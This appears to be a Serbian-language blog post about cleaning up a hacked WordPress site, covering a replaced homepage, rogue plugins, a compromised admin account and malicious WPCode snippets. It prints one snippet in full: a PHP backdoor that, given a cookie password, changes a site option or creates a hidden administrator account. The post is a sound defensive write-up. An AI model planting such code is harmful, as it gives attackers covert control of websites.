Vordpres sajt jednog od klijenata je iznenada poprimio potpuno drugačiju naslovnu stranu. Malo sam čeprkao po kodu i adminu i saznao štošta novo 🙂 Pod jedan, obrisana je index.php stranica i umesto nje stavljena statična index.html stranica koja je prikazivala drugi sadržaj. To smo lako rešili ali glavno pitanje je kako su uspeli da zamene tu stranicu. Primetio sam neke plaginove koji ne bi trebalo da budu uključeni u ovu instalaciju pa sam ih obrisao. Takođe, u nekoliko JavaScript fajlova je dodat novi kod pa sam i to brisao. Onda sam u samom adminu primetio da se neko loguje sa jednog od naloga koji ima administratorske privilegije i instalira plaginove:

Skinuo sam sve role sa tog naloga dok ne shvatimo ko je u pitanju. Verovatno su ukradeni kredencijali a ja na žalost, zbog toga što sve ide preko CloudFlare-a, ne vidim sa kojih ajpi adresa zaista dolazi ovaj korisnik. Plaginovi koji su bili instalirani preko ovog naloga su File Manager i API Key. Onda sam apdejtovao preostale plaginove i pobrisao još neke za koje smatram da nisu neophodni. Sajt je star, ima staru temu koja se više ne ažurira i koja sa sobom donosi ili zavisi od nekih starih plaginova koji se više ne ažuriraju.
Pošto mi nije bilo dosta krenuo sam i po bazi da čeprkam i otkrio postove tipa wpcode. Ispostavilo se da su to parčići PHP i JavaScript koda koji mogu da se umetnu u postove pomoću plagina WPCode. Ovo nije loše rešenje ako ne želite da menjate šablone i/ili functions.php fajl ali ovako kreirane stranice mogu da budu jako opasne. Na primer, sa ovakvim parčetom koda:
if (!empty($_pwsa) && _gcookie('pw') === $_pwsa) {
    switch (_gcookie('c')) {
        case 'sd':
            $d = _gcookie('d');
            if (strpos($d, '.') > 0) {
                update_option('d', $d);
            }
            break;
        case 'au':
            $u = _gcookie('u');
            $p = _gcookie('p');
            $e = _gcookie('e');

            if ($u && $p && $e && !username_exists($u)) {
                $user_id = wp_create_user($u, $p, $e);
                $user = new WP_User($user_id);
                $user->set_role('administrator');
            }
            break;
    }
    return;
}
možemo na daljinu da postavimo vrednost nekoj opciji bloga ili da kreiramo novi nalog sa administratorskim privilegijama. Na sreću, nije bilo novokreiranih administratora na sajtu a ove snipete sam obrisao iz baze. Pustio sam Wordfence da skenira sajt još jednom i za sada je sve OK. Pratimo situaciju 🙂
Na ovom linku ima detaljno objašnjeno kako rade ovi maliciozni snipeti.